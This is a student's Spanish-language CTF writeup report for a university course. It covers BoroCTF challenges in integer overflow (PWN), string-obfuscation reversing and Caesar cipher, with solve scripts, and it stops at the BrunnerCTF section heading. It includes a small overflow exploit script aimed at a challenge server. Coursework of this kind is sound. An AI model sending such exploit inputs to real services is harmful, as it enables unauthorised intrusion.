

UNIVERSIDAD NACIONAL DE LA PLATA

Facultad de Informática

TRABAJO FINAL

Introducción a la Ciberseguridad

Participación en 2 CTFs internacionales de CTFtime:

BoroCTF 2026 · BrunnerCTF 2026

Alumno

Pablo Terrone

Legajo

17554/1

Usuario CTFtime / CTFd

pablot21

Cursada 2024 · Entrega 2026

Enunciado

Como trabajo final de Introducción a la Ciberseguridad, se debe participar en 2 CTFs internacionales de ctftime.org. Los CTFs válidos son los que se ejecutan en vivo. No son elegibles CTFs como: picoctf, hackthebox, googlectf, etc. En caso de no tener cuenta en CTftime, usar el mismo nick que en el CTFd de la cátedra.

En cada CTF se debe resolver al menos 3 retos. Sobre los retos resueltos:

- 1 reto debe ser de la categoría PWN.
- 1 reto puede ser de la categoría PWN o REVERSING.
- 1 reto de cualquiera de las otras categorías. No puede ser uno de WARM UP o calentamiento (por ejemplo, completar un mensaje en Discord o similar).

El trabajo es individual.

Entrega

Por cada reto resuelto se entrega un writeup que incluye: información sobre el desafío (nombre, categoría, descripción, archivos adjuntos), la resolución paso a paso con capturas de pantalla que evidencian el proceso, y los archivos adicionales (scripts) diseñados para resolverlo. Para evidenciar la participación se incluyen: la constancia de registro en CTftime, la registración en cada plataforma de juego, el scoreboard en el momento del submit de cada flag y el puntaje resultante, y una reflexión final por CTF.

Índice

Enunciado — Entrega

Constancia de registro en CTftime.org

CTF 1 — BoroCTF 2026


- Reto 1 — Coming Together [PWN]
- Reto 2 — Hidden but definitely not [Reversing]
- Reto 3 — Et Tu, Brute [Criptografía]
- Resumen y reflexiones finales — BoroCTF
- Archivos adicionales (scripts) — BoroCTF

CTF 2 — BrunnerCTF 2026

- Reto 1 — Go Go Decompile [Reversing]
- Reto 2 — Brunner Stocks [PWN]
- Reto 3 — Slis [Criptografía]
- Reflexiones finales — BrunnerCTF
- Archivos adicionales (scripts) — BrunnerCTF

Constancia de registro en CTFtime.org

Mi cuenta de CTFtime es la que uso en ambos CTFs. El nick es el mismo que utilizo en el CTFd de la cátedra.




The screenshot shows the CTFtime.org profile page for user 'pablot21'. The header features the CTFtime logo and a menu icon. Below the header, the user's name 'pablot21' is displayed next to social media links for Google, Twitter, Facebook, and GitHub. The 'Player information' section contains a form with the following fields: Username (pablot21), First name (Pablo), Last name (Terrone), Email (pablotterrone05@gmail.com), and Avatar (Choose File). A note below the form states: 'Required. 30 characters or fewer. English letters, digits and @/./+/_ only.' At the bottom, a caption reads: 'Perfil de CTFtime.org — usuario "pablot21" (Pablo Terrone).'

CTF 1 — BoroCTF 2026

BoroCTF 2026 es un CTF internacional en vivo listado en CTFtime. Participé con el nick pablot21. Resolví tres retos que cumplen la regla de categorías: Coming Together (PWN), Hidden but definitely not (Reversing) y Et Tu, Brute (Criptografía).

Registro en la plataforma

Me registré en la plataforma del CTF con mi usuario pablot21. La siguiente captura muestra mi cuenta ya dada de alta, con el puntaje todavía en 0 antes de resolver el primer reto.



Miembros	
Nombre de usuario	Puntuación
pablot21 Capitan	0

Registrado en BoroCTF como pablot21, puntaje inicial 0.

Reto 1 — Coming Together [PWN]

Información del desafío

Nombre: Coming Together

Categoría: PWN


Autor: Franklin

Valor: 100 puntos

Servidor: nc oq7qaruz5vsw.borocmf.com 25287

Descripción: “You have yours and I have mine. Together we have something larger than ourselves.”

Archivos adjuntos: el reto ofrecía un binario “chal” para descargar, pero se puede resolver 100% de forma remota interactuando con el servicio por netcat, así que no hizo falta analizarlo localmente.



Enunciado de “Coming Together” en la plataforma de BoroCTF.

Resolución

Lo primero que hice fue conectarme al servicio para ver qué esperaba:

```
$ nc oq7qaruz5vsw.borocmf.com 25287
What number will you contribute?
```

```
pablotterrone@MacBook-Air-de-Pablo-849 Ciberseguridad % nc oq7qaruz5vsw.borocmf.com 25287
What number will you contribute?
```

Conexión inicial: el servidor me pide un número.

Me pide un número. Probé mandando un valor cualquiera para entender qué hacía con él:

```
What number will you contribute?
21
Our total is 23! Good work everyone!
```

O sea: agarra mi número, le suma el suyo y muestra el total. Mandando 0 confirmé que su aporte es siempre 2 (0 → total 2, 21 → total 23).

La descripción daba la pista clave: “together we have something LARGER THAN OURSELVES” (algo más grande que nosotros mismos). En PWN, “más grande de lo que debería” suele significar un INTEGER OVERFLOW: si el server guarda la suma en un entero con signo de 32 bits, al pasarnos del máximo (2.147.483.647) el valor “se da vuelta” y pasa a ser negativo.

Probé valores en los bordes del int de 32 bits:

Número enviado	Respuesta
2147483646 (INT_MAX – 1)	Our total is 3! ...
2147483648 (INT_MAX + 1)	No negatives! / Huh? That’s not supposed to happen. → cae la flag
-2147483648 (INT_MIN)	No negatives! / Huh? That’s not supposed to

Número enviado	Respuesta
	happen. → cae la flag

En cuanto el resultado desborda el rango del int de 32 bits con signo (complemento a dos), el programa entra en una rama “que no debería pasar” y nos entrega la flag. El propio nombre de la flag lo confirma: two’s complement. Me conecté y mandé el payload 2147483648 (= 0x80000000 = INT_MAX + 1):

```
$ nc oq7qaruz5vsw.boroctf.com 25287
What number will you contribute?
2147483648
No negatives!
Huh? That's not supposed to happen.
boroCTF{tw0s_c0mpl3men+_M3}
```


```
pablotterrone@MacBook-Air-de-Pablo-849 Ciberseguridad % nc oq7qaruz5vsw.boroctf.com 25287
What number will you contribute?
2147483648
No negatives!
Huh? That's not supposed to happen.
boroCTF{tw0s_c0mpl3men+_M3}
pablotterrone@MacBook-Air-de-Pablo-849 Ciberseguridad %
```

La sesión completa de netcat: el número 2147483648 fuerza el overflow y el servidor suelta la flag.

Lo que pasa por dentro: el programa intenta validar mi entrada (“No negatives!”), pero el número ya desbordó y se interpretó como negativo. Esa situación no estaba contemplada por el desarrollador (“Huh? That's not supposed to happen.”), y esa rama inesperada es justamente la que imprime la flag.

Flag: boroCTF{tw0s_c0mpl3men+_M3}

Subí la flag en la plataforma y la dio por correcta:



Submit de la flag de “Coming Together” — la plataforma responde Correct.

~/ boroCTF

Usuarios

Equipos

Marcador

Desafíos

 pablot21



Miembros

Nombre de usuario	Puntuación
pablot21 Capitán	100

Scoreboard luego del submit: puntaje 100.

Reto 2 — Hidden but definitely not [REVERSING]

Información del desafío

Nombre: Hidden but definitely not


Categoría: Reversing

Autor: Franklin

Valor: 100 puntos

Descripción: “The most trite challenge concept.” (el concepto de reto más trillado).

Archivos adjuntos: password_protected → un ejecutable de Linux que pide un password por teclado.



Enunciado de “Hidden but definitely not”.

Resolución

Lo primero, identificar el archivo:

```
$ file password_protected
password_protected: ELF 64-bit LSB pie executable, x86-64, ... dynamically
linked, ... stripped
```

Es un binario de Linux sin símbolos. Como el reto se llama “password_protected”, el primer intento clásico es buscar el password con strings:

```

[pablotterrone@MacBook-Air-de-Pablo-849 Rev % strings password_protected
/lib64/ld-linux-x86-64.so.2
mgUa
fgets
stdin
puts
__stack_chk_fail
putchar
strlen
strcspn
__libc_start_main
__cxa_finalize
printf
strcmp
libc.so.6
GLIBC_2.4
GLIBC_2.34
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
Rate5Sta
BecauseGH
reatChalH
allenge
Give me the password (youll never find it it's just tooooo hard)
wow you really got me this time. if only i used better obfuscation techniques.
My disappointment is immeasurable.
9*3$
GCC: (Ubuntu 13.3.0-6ubuntu2~24.04.1) 13.3.0
.shstrtab
.interp
.note.gnu.property
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.plt.sec
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.data
.bss
.comment

```

strings password_protected: aparecen fragmentos sueltos ("Rate5Sta", "BecauseG", "reatChal", "allenge").

El password NO aparece como una sola cadena, pero saltan unos fragmentos sospechosos: "Rate5Sta", "BecauseG", "reatChal", "allenge". Eso es típico de un password que se arma en tiempo de ejecución con instrucciones movabs (constantes de 8 bytes cargadas directo en registros), justo para que strings no lo muestre de corrido. Paso a desensamblar con objdump para ver cómo se construye:

```
$ objdump -d -M intel password_protected
```

```

movabs rax, 0x6174533565746152 ; "Rate5Sta" (little-endian)
mov     edx, 0x7372           ; "rs"
mov     [rbp-0x120], rax      ; -> "Rate5Sta"
mov     [rbp-0x118], rdx      ; -> + "rs" = "Rate5Stars"
...
movabs rcx, 0x4765737561636542 ; "BecauseG"
movabs rbx, 0x6c61684374616572 ; "reatChal"
mov     [rax], rcx           ; offset 10: "BecauseG"

```

```

mov    [rax+0x8], rbx          ; offset 18: "reatChal"
movabs rcx, 0x65676e656c6c61   ; "allenge"
mov    [rax+0xe], rcx          ; offset 24: "allenge" (se solapa)

```

Concatenando las partes respetando los offsets queda: “Rate5Stars” + “Because” + “Great” + “Challenge” = Rate5StarsBecauseGreatChallenge. Después el programa hace fgets del input, le recorta el \n con strchr y lo compara con strcmp contra ese password.

Mirando la rama de éxito (cuando el strcmp da igual), vi que el binario, además de imprimir “wow you really got me...”, recorre un buffer byte por byte, le aplica XOR 0x7 a cada carácter y lo imprime con putchar. Extrayendo esos bytes y haciéndoles XOR 0x7 sale directamente el flag, sin siquiera ejecutar el binario (eso es lo que hace mi script solve.py).

Para confirmar, ejecuté el binario con el password. Como estoy en una Mac y el binario es de Linux, lo corrí dentro de un contenedor Docker de Ubuntu:

```

$ echo "Rate5StarsBecauseGreatChallenge" | \
  docker run --rm -i -v "$PWD":/m -w /m --platform linux/amd64 ubuntu:24.04
./password_protected

```

```

Give me the password (youll never find it it's just tooooo hard)
> wow you really got me this time. if only i used better obfuscation techniques.
boroCTF{I_H8_M@7ing_StR1ng5_cHals}

```

```


pablote@MacBook-Air-de-Pablo:~$ rev % echo 'Rate5StarsBecauseGreatChallenge' | docker run --rm -i -v "$PWD":/m -w /m --platform linux/amd64 ubuntu:24.04 ./password_protected
Give me the password (youll never find it it's just tooooo hard)
> wow you really got me this time. if only i used better obfuscation techniques.
boroCTF{I_H8_M@7ing_StR1ng5_cHals}

```

Ejecución en Docker con el password correcto: el binario imprime el flag.

El flag se lee “I H8 M@7ing StR1ng5 cHals” = “I hate matching strings challenges”.

Flag: boroCTF{I_H8_M@7ing_StR1ng5_cHals}



Submit de la flag de “Hidden but definitely not” — Correct.

Miembros	
Nombre de usuario	Puntuación
pablot21 Capitán	200

Scoreboard luego del submit: puntaje 200.

Reto 3 — Et Tu, Brute [CRIPTOGRAFÍA]

Información del desafío

Nombre: Et Tu, Brute

Categoría: Criptografía

Autor: ForeverFlames

Valor: 100 puntos

Descripción: “Stabbed by his own men. Each stab wound marked how betrayed he was. Can you reverse the damage?”

Texto cifrado (en el enunciado): erurFWI{@iu13qgq0pru3}

Archivos adjuntos: ninguno (el texto cifrado venía en la descripción).

Et Tu, Brute

ForeverFlames

Stabbed by his own men. Each stab wound marked how betrayed he was. Can you reverse the damage?

erurFWI{@iu13qgq0pru3}

VALOR

100

DETAILS

173 Resolver

SUBMISSION

Bandera

ENVIAR

Enunciado de “Et Tu, Brute” con el texto cifrado.

Resolución

El título “Et Tu, Brute” es la famosa frase atribuida a Julio César al ser apuñalado. César → CIFRADO CÉSAR (Caesar cipher), un cifrado por sustitución que corre cada letra del alfabeto una cantidad fija de posiciones. Dos detalles confirman la hipótesis: la estructura “XXXX{...}” coincide con el formato de flag del CTF (boroCTF{...}) si aplicamos un corrimiento, y los números y símbolos ({, }, @, 0, 1, 3) NO cambian, propio del César (solo afecta letras).

Como el César solo tiene 25 corrimientos posibles, lo más prolijo es probarlos todos y ver cuál da texto legible. Armé un pequeño script en Python (solve.py) que prueba los 26 corrimientos:

```
$ python3 solve.py
== Fuerza bruta de todos los corrimientos ==
shift 0: erurFWI{@iu13qgq0pru3}
```

```

shift 1: dqtqEVH{@ht13pfp0oqt3}
shift 2: cspDUG{@gs13oeo0nps3}
shift 3: boroCTF{@fr13ndn0mor3}    <-- LEGIBLE / formato flag
shift 4: anqnBSE{@eq13mcm0lnq3}
...
== Flag (shift 3) ==
boroCTF{@fr13ndn0mor3}

```

```

[pabloterrone@MacBook-Air-de-Pablo-849 03_Et_Tu_Brute % python3 solve.py
== Fuerza bruta de todos los corrimientos ==
shift 0: erurFWI{@iu13ggq0pru3}
shift 1: dqtqEVH{@ht13pfp0oqt3}
shift 2: cspDUG{@gs13oeo0nps3}
shift 3: boroCTF{@fr13ndn0mor3}
shift 4: anqnBSE{@eq13mcm0lnq3}
shift 5: zmpmARD{@dp13lbl0kmp3}
shift 6: ylolZQC{@co13kak0jlo3}
shift 7: xknkYPB{@bn13jzj0ikn3}
shift 8: wjmjXOA{@am13iyi0hjm3}
shift 9: viliWNZ{@zl13hxx0gil3}
shift 10: uhkhVMY{@yk13gwg0fhk3}
shift 11: tgjgULX{@xj13fvf0egj3}
shift 12: sfifTKW{@wi13eue0dfi3}
shift 13: reheSJV{@vh13dtd0ceh3}
shift 14: qdgdRIU{@ug13csc0bdg3}
shift 15: pcfcQHT{@tf13brb0acf3}
shift 16: obebPGS{@se13aqa0zbe3}
shift 17: nadaOFR{@rd13zpz0yad3}
shift 18: mzcNEQ{@qc13yoy0xzc3}
shift 19: lybyMDP{@pb13xnx0wyb3}
shift 20: kxaxLCO{@oa13wmw0vxa3}
shift 21: jwzwKBN{@nz13v1v0uwz3}
shift 22: ivyvJAM{@my13uku0tvy3}
shift 23: huxuIZL{@lx13tjt0sux3}
shift 24: gtwtHYK{@kw13sis0rtw3}
shift 25: fsvsGXJ{@jv13rhr0qsv3}


== Flag (shift 3) ==
boroCTF{@fr13ndn0mor3}

```


Salida de solve.py: la tabla de los 26 corrimientos y, con shift 3, la flag legible.

El corrimiento 3 es el correcto, que además es el clásico “Caesar shift 3”. La flag descifrada es boroCTF{@fr13ndn0mor3}.

Flag: boroCTF{@fr13ndn0mor3}



Submit de la flag de “Et Tu, Brute” — Correct.



Scoreboard luego del submit: puntaje 300.

Resumen de retos resueltos — BoroCTF

Resuelve		
Desafío	Categoría	Valor
Et Tu, Brute	Crypto	100
Hidden but definitely not	Rev	100
Coming Together	Pwn	100

Los tres retos resueltos en BoroCTF: Coming Together (PWN), Hidden but definitely not (Rev) y Et Tu, Brute (Crypto).

Reflexiones finales — BoroCTF

BoroCTF fue un buen arranque. El reto de PWN me dejó una idea que sigo usando: cuando el enunciado insiste en algo “más grande de lo normal”, hay que sospechar de los límites de los tipos de datos. El integer overflow en complemento a dos fue muy visual y lo pude disparar solo probando los bordes del int de 32 bits, sin ni siquiera tocar el binario.

El de reversing fue el que más me hizo pensar. Al principio me frustré porque strings no mostraba el password de corrido, hasta que entendí que estaba armado con movabs para esquivar justamente esa herramienta. Después aprendí a leer el desensamblado de objdump y a reconstruir la cadena por offsets, y ahí encontré el XOR 0x7 que escondía la flag.

La mayor dificultad práctica fue de entorno: trabajo en una Mac con Apple Silicon y los binarios eran ELF de Linux x86-64, así que no corrían nativos. Lo resolví levantándolos dentro de un contenedor Docker con --platform linux/amd64, y esa receta me quedó como plantilla para el resto de los retos. El de cripto fue el más directo: el título era la pista y la fuerza bruta de 25 corrimientos lo cerró enseguida.

Archivos adicionales (scripts) — BoroCTF

Incluyo los scripts usados. También quedan en las carpetas de entrega de cada reto.

Coming Together — solve.py

```
#!/usr/bin/env python3
# Coming Together - boroCTF (PWN)
# El servidor toma el numero que enviamos, le suma su propio numero (2)
# y lo guarda en un entero con signo de 32 bits. Forzando el overflow
# (2147483648 = INT_MAX+1) el server suelta la flag.
import socket, time
HOST = "oq7qaruz5vsw.borocTF.com"; PORT = 25287
PAYLOAD = "2147483648" # 0x80000000 -> overflow en complemento a dos
s = socket.create_connection((HOST, PORT), timeout=8); s.settimeout(3)
print("[SERVIDOR]", s.recv(4096).decode(errors="replace").strip())
print("[NOSOTROS] ->", PAYLOAD)
s.sendall((PAYLOAD + "\n").encode()); time.sleep(1)
print("[SERVIDOR]", s.recv(4096).decode(errors="replace").strip()); s.close()
```

Hidden but definitely not — solve.py

```
#!/usr/bin/env python3
# Hidden but definitely not - boroCTF (Reversing)
# Reconstruye el password desde los immediates (movabs) y decodifica el
# flag oculto (cada byte XOR 0x7) sin ejecutar el binario.
password = "Rate5StarsBecauseGreatChallenge"
print("[+] Password esperado por el strcmp:\n" + password)
enc = [0x65,0x68,0x75,0x68,0x44,0x53,0x41,0x7c,0x4e,0x58,0x4f,0x3f,
        0x58,0x4a,0x47,0x30,0x6e,0x69,0x60,0x58,0x54,0x73,0x55,0x36,
        0x69,0x60,0x32,0x58,0x64,0x4f,0x66,0x6b,0x74,0x7a]
flag = "".join(chr(b ^ 0x7) for b in enc)
print("[+] Flag oculto (cada byte XOR 0x7):\n" + flag)
```

Et Tu, Brute — solve.py

```
#!/usr/bin/env python3
# Et Tu, Brute - boroCTF (Cripto) -> cifrado Cesar, corrimiento 3.
CIFRADO = "erurFWI{@iu13qgq0pru3}"
def cesar(texto, shift):
    out = []
    for ch in texto:
        if ch.isupper(): out.append(chr((ord(ch)-65-shift) % 26 + 65))
        elif ch.islower(): out.append(chr((ord(ch)-97-shift) % 26 + 97))
        else: out.append(ch)
```

```
        return "".join(out)
print("== Fuerza bruta de todos los corrimientos ==")
for sft in range(26): print(f"shift {sft:2d}: {cesar(CIFRADO, sft)}")
print("\n== Flag (shift 3) ==\n" + cesar(CIFRADO, 3))
```

CTF 2 — BrunnerCTF 2026

BrunnerCTF 2026 (edición Global) es un CTF internacional en vivo listado en CTFtime. Participé con el nick pablot. Resolví tres retos que cumplen la regla de categorías: Go Go Decompile (Reversing), Brunner Stocks (PWN) y Slis (Criptografía). Los presento en el orden en que los fui resolviendo, que es el que refleja el puntaje del scoreboard (100 → 200 → 300).

Registro y participación en la plataforma

